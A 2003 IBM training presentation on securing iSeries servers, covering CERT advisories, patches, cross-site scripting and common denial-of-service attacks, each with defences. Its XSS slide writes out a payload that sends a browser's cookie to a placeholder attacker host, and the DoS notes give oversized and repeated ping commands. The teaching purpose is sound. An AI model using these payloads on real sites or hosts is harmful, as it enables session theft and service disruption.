ibm.com

Internet Security on iSeries

EP07

ITSO iSeries Technical Forum

Thomas Barlen

Redbooks

International Technical Support Organization

Acknowledgments

This presentation was organized by Makoto Kikuchi of IBM Japan for the ITSO 2003 forum with assistance from IBM Rochester developers.

References in this document to IBM products or services do not imply that IBM intends to make them available in every country.

The following terms are trademarks or registered trademarks of the IBM Corporation in the United States or other countries or both:

ADSTAR
Advanced Function Printing
AFP
AIX
AnyNet
Application Development
APPN
AS/400
AT
BrioQuery
BRMS
Client Series
DataGuide
DataPropagator
DB2
IBM (or e(logo)server)
IBM
IBM Network Station
Information Warehouse
Integrated Language Environment
Intelligent Printer Data Stream
IPDS
iSeries 400
JustMail
Net.Commerce
Net.Data
NetFinity
NetView
OfficeVision
OS/2
OS/400
PowerPC
PowerPC AS
Print Services Facility
PSF
SanFrancisco
SmoothStart
SystemView

cc:Mail, Lotus, Lotus Notes, Lotus Domino, Domino.Action, and Domino.Merchant are trademarks or registered trademarks of Lotus Development Corporation in the United States or other countries or both.
Microsoft, Windows, Windows NT, and the Windows 95 logo are trademarks or registered trademarks of Microsoft Corporation.
UNIX is a registered trademark in the United States and other countries licensed exclusively through X/Open Company Limited.
Java and all Java-related trademarks and logos are trademarks or registered trademarks of Sun Microsystems, Inc. in the United States and other countries.
IBM's VisualAge products and services are not associated with or sponsored by Visual Edge Software, Ltd.
Intel and Pentium are trademarks of Intel Corporation in the United States and other countries.
Tivoli is a registered trademark of Tivoli Systems Inc. in the United States or other countries or both.
CERT and CERT Coordination Center are registered trademarks of Carnegie Mellon University in the United States.
Cisco and Cisco IOS are registered trademarks of Cisco Systems, Inc. and/or its affiliates in the U.S. and certain other countries.
Apache is a registered trademark of The Apache Software Foundation in the United States.
Other company, product, and service names may be trademarks or service marks of others.

Information in this presentation concerning non-IBM products was obtained from a supplier of these products, published announcement material, or other publicly available sources. Sources for non-IBM list prices and performance numbers are taken from publicly available information, including vendor announcements and vendor worldwide homepages. IBM has not tested these products and cannot confirm the accuracy of performance, capability, or any other claims related to non-IBM products. Questions on the capability of non-IBM products should be addressed to the supplier of those products.

All statements regarding IBM future direction and intent are subject to change or withdrawal without notice, and represent goals and objectives only. Contact your local IBM office or IBM authorized reseller for the full text of the specific statement of direction.

Any performance data contained in this document was determined in a controlled environment. Therefore, the results obtained in other operating environments may vary significantly. Some measurement quoted in this presentation may have been made on development level systems. There is no guarantee these measurements will be the same on generally available systems. Some measurements quoted in this presentation may have been estimated through extrapolation. Actual results may vary. Users of this presentation should verify the applicable data for their specific environment. Customer examples sited are examples of how the referenced customers use IBM and other products. Results vary by environment and may not be realized in all situations.

THIS MATERIAL IS PROVIDED "AS IS" WITHOUT WARRANTY OF ANY KIND, EITHER EXPRESSED OR IMPLIED, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE, OR NON-INFRINGEMENT. SOME JURISDICTIONS DO NOT ALLOW THE EXCLUSION OF IMPLIED WARRANTIES, SO THE ABOVE EXCLUSION MAY NOT APPLY TO YOU. IN NO EVENT WILL IBM BE LIABLE TO ANY PARTY FOR ANY DIRECT, INDIRECT, SPECIAL OR OTHER CONSEQUENTIAL DAMAGES FOR ANY USE OF THIS MATERIAL INCLUDING, WITHOUT LIMITATION, ANY LOST PROFITS, BUSINESS INTERRUPTION, LOSS OF PROGRAMS OR OTHER DATA ON YOUR INFORMATION HANDLING SYSTEM OR OTHERWISE, EVEN IF WE ARE EXPRESSLY ADVISED OF THE POSSIBILITY OF SUCH DAMAGES. Functions and availability dates may change after this presentation was completed.

Abstract

This presentation is created for people who need to improve their Internet security knowledge

Objectives

- Understand what you need to do to protect your iSeries server
- Understand major attacking methods with diagrams and packet formats
- Understand how the attacks are made from attacker's point of view

After the presentation, you will be able to:

- Make action plans how to protect your iSeries server from attacks
- Take required actions in case your iSeries server is attacked

Estimated presentation time : 1.5hour

Thanks to Makoto Kikuchi from IBM Japan who developed this presentation

Objectives

How to keep your iSeries server safe

- Discusses what you need to do to keep your iSeries server safe in daily operations

Denial of Service attacks

- Discusses major Denial of Service attacks with diagrams

Spoofing attacks

- Discusses major spoofing attacks with diagrams

Buffer overflow attack

- Discusses buffer overflow attack with diagrams

Port scanning

- Discusses port scanning and QIPFILTER auditing

Password cracking

- Discusses password safety and cracking methods

Attack examples

- Introduces realistic attack examples: Apache/OpenSSL, DNS/BIND, Lotus Domino

How to keep your iSeries server safe

How to keep your iSeries server safe

- Collect the latest Internet security information from Internet security organizations
  - CERT® Advisory http://www.cert.org/advisories/

- Keep your server's security patch level updated
  - iSeries security PTFs regarding CERT ®Advisories

- Watch the intruder's activities that could reach to your server
  - QIPFILTER, QIPNAT journal
  - IDS(Intrusion Detection System)

Notes How to keep your iSeries server safe

Collect the latest Internet security information from Internet Security organization (e.g. CERT Advisory)

It is important to collect the latest Internet security information. Internet security organizations warn the newly found vulnerabilities or new attacking methods on their web sites for public. Network administrators and computer manufacturers must keep watching new information reported on the security organization's web site. Once new vulnerability or new attacking method is discovered, each manufacturer provides a security patch for their operating system to fix the vulnerability. If there is no patch provided, network administrator should take circumvent actions followed by security information to prevent their server from getting attacks until the patch would be available.

Keep your server's security patch level updated

Operating system manufacturers provide security patches to fix vulnerabilities in their operating system. It is important to keep your system's security patch level updated. If you don't keep your system's security patch level updated, intruders could get into your system regarding the vulnerabilities reported by Internet Security organizations.

To protect your server from threats, it is important to improve Internet security related knowledge such as DoS attack, port scanning, etc. To improve Internet security related knowledge is the best way to protect your server from threats.

Watch the intruder's activities that could reach to your server

Usually, intruders begin their attack activities by scanning servers in the Internet. Port scanning is used to find open ports.

If open port is found, intruders try to get into the server with their attacking method. If intruders successfully get into the server, they set programs which remain on the system and create the backdoor to let intruders sneakily get into the server again. To prevent your server from threats, it is important to watch QIPFILTER and QNAT journal entries if there are any port scanning activities reached to your server. IDS(Intruder detecting system) is a program which is watching all packets and alert the system operator if it detects port scanning or attack activities. iSeries doesn't have a IDS functionality as of now. There are IDS programs available for Linux or Firewall products.

Cross-site scripting (CA-2000-02)

- What is a cookie?
  - A cookie is used to remember a UserID, password ,etc. on the Web site so that you don't need to reenter UserID and password when you come to the Web site again
  - Each cookie works only for its originating Web site
  - If your cookie is stolen, attackers can impersonate you on the website

- What is Cross-site scripting vulnerability?
  - Cookies stored in the client can be exposed with malicious Javascript

    document.write(document.cookie)
  - If you click on the malicious link <SCRIPT>document.write(document.read)</SCRIPT>, your hashed UserID and password is displayed on your browser
  - If you click on the malicious link window.open("http://www.hackers.com/steal.cgi?" + escape(document.cookie)), your cookie is transmitted to the www.hackers.com

Cross-site scripting (CA-2000-02) actions

- User actions
  - Don't click on the untrusted link (Maliciously posted message on the web bulletin board, etc.)
  - Close your browser window after using each web application
  - Apply security patches regarding cookie vulnerabilities on your browser

- Web application developer's action
  - Web application should escape special Tags in any input fields

  < &lt; > &gt; & &amp;

- Apache®1.3.12 provides some protection for this problem
  - Apache® 2.0.18(V5R1) and Apache 2.0.39(V5R2) includes the fix

- Instant Cross-site scripting vulnerability check
  - Type <I>test</I> in any input fields (Search fields, etc.)
  - If the web application handles special Tags correctly, it shows <I>test</I>
  - If not, it shows *test*

iSeries security PTFs regarding CERT® Advisories

- CA-2002-31 Multiple vulnerabilities in BIND
  - 5722SS1 (V5R1) APAR SE08413 PTF SI06910
  - 5722SS1 (V5R2) APAR SE08413 PTF SI06888

- CA-2002-17 Apache Web server chunk handling vulnerability
  - 5769DG1 (V4R5) APAR SA95606 PTF SF67411
  - 5722DG1 (V5R1) APAR SE06465 PTF SI04996
  - 5722DG1 (V5R2) APAR SE06465 PTF SI05335

- CA-2002-03 Multiple vulnerabilities in many implementations for SMNP
  - 5769SS1 (V4R5) APAR SA95314/SA95315 PTF SF67210
  - 5722SS1 (V5R1) APAR SE04724 PTF SI03361
  - 5722SS1 (V5R2) UP

Notes CA-2002-17 Apache Web server chunk handling vulnerability

Problem: CERT Advisory CA-2002-17 Apache Web Server Chunk Handling Vulnerability: Original release date: June 17, 2002
Last revised: --
Source: CERT/CC

Systems Affected:

- Web servers based on Apache code versions 1.3 through 1.3.24
- Web servers based on Apache code versions 2.0 through 2.0.36

Overview

There is a remotely exploitable vulnerability in the handling of large chunks of data in web servers that are based on Apache source code. This vulnerability is present by default in configurations of Apache web servers versions 1.3 through 1.3.24 and versions 2.0 through 2.0.36. The impact of this vulnerability is dependent upon the software version and the hardware platform the server is running on.

I. Description

Apache is a popular web server that includes support for chunk-encoded data according to the HTTP 1.1 standard as described in RFC2616. There is a vulnerability in the handling of certain chunk-encoded HTTP requests that may allow remote attackers to execute arbitrary code.

The Apache Software Foundation has published an advisory describing the details of this vulnerability. This advisory is available on their web site at

http://httpd.apache.org/info/security_bulletin_20020617.txt

Notes CA-2002-17 Apache Web server chunk handling vulnerability

Solution: (elapsed days: 11)

As of Friday afternoon, June 28, the iSeries Apache development team has approved the following two hyper PTFs as a response to the subject security advisory. The fix pertains to the 2.0.18 level of Apache that is currently shipped in OS/400 v4r5 and v5r1. The team is also working on porting 2.0.39 to v5r2 (Apache Software Foundation fixed the problem in 2.0.39). The fix will be incorporated into v5r2 when 2.0.39 is regression tested and officially delivered in PTF form - most likely the week of July 15. The PTF build team is working on transmitting the PTFs to retain this afternoon.

The APAR number for the problem is SE06465:

- OS/400 V4R5: SF67411
- OS/400 V5R1: SI04996

As of Monday morning July 1, users can also get an entire package of the most current HTTP server PTFs by ordering the appropriate group PTF. The aforementioned Apache integrity PTFs will be included in the refresh of the group PTFs. To be certain you have the fix, the data area for the group PTFs should contain a date of June 27, 2002:

- OS/400 V4R5: SF99035
- OS/400 V5R1: SF99156

External inquiries can be directed to the HTTP server web site for more information. Updates are scheduled to occur there by Monday, July 1: http://www.ibm.com/eserver/iseries/software/http

Note: In addition, the advisory reported other problems with the Apache server including the possibility that hackers could introduce their own code to the system. It should be noted that unlike some other platforms, iSeries was only vulnerable to a Denial of Service attack - it is not possible for hackers to introduce their own code via this exposure. This is due to the iSeries unique architecture.

QIPFILTER/QIPNAT journal

- Watch ICMP, TCP Starting, TCP, UDP packets from untrusted hosts
- For certain IP traffic, set Journal FULL in IPFILTER setting
- QIPFILTER example and journal logging will be described later


Denial of Service attacks (DoS attacks)

Denial of Service attacks (DoS attacks)

- Ping of death attack
- Ping flood attack
- SYN Flood attack
- Smurf attack
- Land/Latierra attack
- Teardrop, Teardrop2/Bonk/Boink attack
- Distributed Denial of Service attack (DDoS attack)

Ping of death attack

- If the operating system cannot handle an oversized ICMP datagram, it causes the operating system or TCP stack to hang up



IP Header 20bytes

ICMP Header 8bytes

ICMP Data > 65507bytes

> 65535bytes

iSeries action

- iSeries server is resistant to Ping of death attack
- Limit incoming ICMP packets from untrusted hosts with IPFILTER

Notes Ping of death attack

The Ping of Death attack uses a TCP protocol stack bug in some operating systems. The size of IP datagram for ICMP Echo (ping) is less than 65536 bytes.
There are TCP protocol stack bugs in some operating systems that they cannot handle IP datagram for ICMP Echo which size is over 65535 bytes.
If intruders sends IP datagram for ICMP Echo which size is over 65535 bytes, TCP protocol stack hung or total system hung happens in the target system.
To issue oversized ICMP Echo, type the following command:

```
ping -l 65510 target_host
```

Actually, Windows2000 prohibits this operation. You will receive the message "Bad value for option -l, valid range is from 0 to 65500." after you issued that command.
But some operating systems still allow this irregular operation.
Here is the packet format of ICMP Echo or Echo Reply.

```
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|     Type      |     Code      |          Checksum             |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|           Identifier          |        Sequence Number        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|     Data ...
+-+-+-+-+-
```

Each ICMP Echo or Echo Request packet includes 8bytes ICMP Header and ICMP Data area. The length of IP Header is 20bytes.
If it is possible to create ICMP Echo packet which includes over 65508bytes of ICMP Data area, the IP Datagram size comes up with over 65535bytes so that the IP Datagram may cause the Ping of Death situation on the target system.

How to prevent Ping of Death attack
To prevent Ping of Death attack, ask your Operating System manufacturer if there is a patch to prevent Ping of Death attack.
These patches fix the TCP protocol stack bug so that it can handle ICMP datagram which size is over 65535bytes.

Limiting ICMP Echo request packets from untrusted hosts with IPFILTER is also effective.

Ping flood attack

- Send a large amount of ICMP echo requests to the target system

  PING -s 2000 target_host

- It causes operating system to slow down due to the lack of system resources

iSeries action

- Limit the incoming ICMP packets from untrusted hosts with IPFILTER

Router action

- CAR(Committed Access Rate) limits ICMP bandwidth

Notes Ping flood attack

Ping Flood attack is to send a large amount of ICMP echo requests to the target system. It causes operating system to slow down due to the lack of system resources because TCP stack need to handle each incoming ICMP Echo request packet.

In some operating systems, PING command has a option to specify the number of ICMP echo requests to be sent to the target system.

To issue a large amount of ICMP echo requests, type the following command:

```
PING -s 2000 target_host
```

Actually, Windows2000 prohibits this operation. You will receive the message "Bad value for option -s, valid range is from 1 to 4." after you issued that command. But some operating systems still allow this irregular operation.


How to prevent Ping Flood attack

To prevent Ping Flood attack, limit the ICMP Echo packets from untrusted hosts with IPFILTER.

CAR(Committed Access Rate) is the function of Cisco router. This makes a limitation of ICMP bandwidth. This function is also effective to prevent your systemfrom Ping flood attack.

SYN Flood attack

- Send a large amount of TCP SYN packets with fake source address
- It causes operating system to slow down due to the lack of system resources



Normal sequence

Initiator IP=A → Source IP **A** | Destination IP **B** | **SYN** → Responder IP=B

Initiator IP=A ← Source IP **B** | Destination IP **A** | **SYN ACK** ← Responder IP=B

Initiator IP=A → Source IP **A** | Destination IP **B** | **ACK** → Responder IP=B

SYN Flood attack

Attacker IP=D → Source IP **F** | Destination IP **E** | **SYN** → Target IP=E

Source IP **E** | Destination IP **F** | **SYN ACK** ← Target IP=E

IP=F does not exist

iSeries action


- Limit the incoming TCP/STARTING connection from untrusted hosts with IPFILTER

Router action

- Use Unicast Reverse Path Forwarding (Cisco IOS ®11.1 CC or later) to check if:
  - Source address and source interface appear in the routing table
  - Match the interface on which the packet was received

Notes SYN Flood attack

SYN Flood attack is to send a large amount of TCP SYN packets to the target system. Every time the target system receives a TCP SYN packet, the TCP stack spends a system resource to create a work area for TCP connection. The target system is waiting for the ACK packet after it sent SYN ACK packet.
If the target system won't receive ACK packet, it keeps reserving work areas for TCP connection. This situation causes a system slow down, a system crash, or an inoperative service due to the lack of system resources. Below is normal TCP connection sequence.



Normal sequence

Initiator
IP=A


Source IP **A** | Destination IP **B** | **SYN**

Source IP **B** | Destination IP **A** | **SYN ACK**

Source IP **A** | Destination IP **B** | **ACK**

Responder
IP=B

TCP/IP connection sequence is as follows:
Initiator sends SYN packet to Responder.
Responder spends a system resource to create a work area for TCP connection. Responder sends SYN ACK packet to Initiator.
Initiator sends ACK packet to Responder. Below is the sequence of SYN Flood attack.



SYN Flood attack

Attacker
IP=D

Source IP **F** | Destination IP **E** | **SYN**

Source IP **E** | Destination IP **F** | **SYN ACK**

Target
IP=E


IP=F does not exist

In SYN Flood attack, attacker sends SYN packet which includes irregular source IP address F. Usually, it is impossible to create such a irregular SYN packet. Attackers use a special program to create a irregular SYN packet which source IP address is not attacker's IP address D. Target system tries to send SYN ACK packet to IP address F and waits for the ACK packet from IP address F. Because IP address F does not exist, Target system keeps waiting for the reply from IP address F. It causes the Target system to spend system resources. This situation causes a system slow down, a system crash, or an inoperative service due to the lack of system resources.

How to prevent SYN Flood attack
Some routers have a function that filters each incoming packet to compare IP address of actual connection with IP address found in Source IP address field in the packet. If these IP addresses don't match, the router discard the packet. This function prevents SYN Flood attack. For example, Cisco router IOS 11.1 CC or later supports Unicast Reverse Path Forwarding function.

Smurf attack

- Send ICMP Echo Request packets to IP-Directed Broadcast with Target's source address



Source IP	Destination IP	
172.21.0.1	192.168.1.255	ICMP Echo Request

Source IP	Destination IP	
172.21.0.1	192.168.1.10	ICMP Echo Request

Source IP	Destination IP	
192.168.1.10	172.21.0.1	ICMP Echo Reply

Source IP	Destination IP	
172.21.0.1	192.168.1.20	ICMP Echo Request

Source IP	Destination IP	
192.168.1.20	172.21.0.1	ICMP Echo Reply


- Router vulnerability

Router action

- Disable IP-Directed Broadcast
- Use Unicast Reverse Path Forwarding (Cisco IOS11.1 CC or later) to check if:
  - Source address and source interface appear in the routing table
  - Match the interface on which the packet was received

Notes Smurf attack

Smurf attack uses a router vulnerability that the IP-Directed broadcast address relays ICMP Echo Request packet to each client under the same subnet. Below shows a diagram of Smurf attack. Attacker creates a invalid ICMP Echo Request packet which includes a fake source IP address 172.21.0.1, then sends it to the IP-Directed broadcast address 192.168.1.255. Notice that the fake source IP address 172.21.0.1 is target's IP address.
The IP-Directed broadcast address relays it to each client; for example,192.168.1.10 and 192.168.1.20. Each client sends ICMP Echo Reply packet back to the source IP address 172.21.0.1. This situation causes a Target system slow down, system crash, or an inoperative service due to the lack of system resources by receiving a lot of ICMP Echo Reply packets from clients.



In Smurf attack case, victims are not only target system but also a router and clients which send ICMP Echo reply to the target system.
It is important to prevent your router from being abused by attackers.


How to prevent Smurf attack

1. Disable IP-Directed Broadcast on your router

2. Use Unicast Reverse Path Forwarding (Cisco IOS11.1 CC or later) to check if:
   - Source address and source interface appear in the routing table
   - Match the interface on which the packet was received

Land/Latierra attack

- Land attack : Send TCP SYN packet with target host's address as both source and destination
- Latierra attack : Send TCP SYN packet with target host's address as both source and destination and the same port on the target host as both source and destination.
- If the operating system cannot handle this irregular packet correctly, it falls into the dead loop by trying to answer to itself.



Source IP Address 172.21.1.1 Port 80	Destination IP Address 172.21.1.1 Port 80	

Target IP Address
172.21.1.1

iSeries action

- iSeries server is resistant to Land/Latierra attack.

Router action

- Use Unicast Reverse Path Forwarding (Cisco IOS11.1 CC or later) to check if:
  - Source address and source interface appear in the routing table
  - Match the interface on which the packet was received

Notes Land/Latierra attack

Land attack uses a TCP protocol stack bug in some operating systems. If an attacker sends a SYN packet which source IP address and destination IP address are the same as the target's IP address, TCP protocol stack in target system falls into a dead loop trying to complete a TCP initial connection.
An attacker sends SYN packet which source IP address and destination IP address are same as target's IP address. Target system sends SYN ACK packet, but it will be received by itself. Target system sends RST packet to notify to the other system to reset the TCP connection. Then target system sends SYN packet to destination to start a TCP connection from target's side. But this packet will be received by itself. This dead loop condition causes a TCP protocol stack to freeze.
Latierra attack is similar with Land attack. Latierra attack uses the same port numbers in SYN packet for attacking.

How to prevent Land/Latierra attack
1. This operation system vulnerability is fixed by patch
2. Use Unicast Reverse Path Forwarding (Cisco IOS11.1 CC or later) to check if
   - Source address and source interface appear in the routing table
   - Match the interface on which the packet was received

Teardrop,Teardrop2/Bonk/Boink attack

- Teardrop attack sends two IP packets which fragments are over wrapping in the data area
- Teardrop2/Bonk/Boink attack sends a malformed UDP header to the target computer

iSeries action

- iSeries server is resistant to Teardrop, Teardrop2/Bonk/Boink attacks.

Notes Teardrop, Teardrop2/Bonk/Boink attack

Teardrop attack sends two IP packets which fragments are over wrapping in the data area. If the operating system cannot reassemble those IP packets, it may freeze.

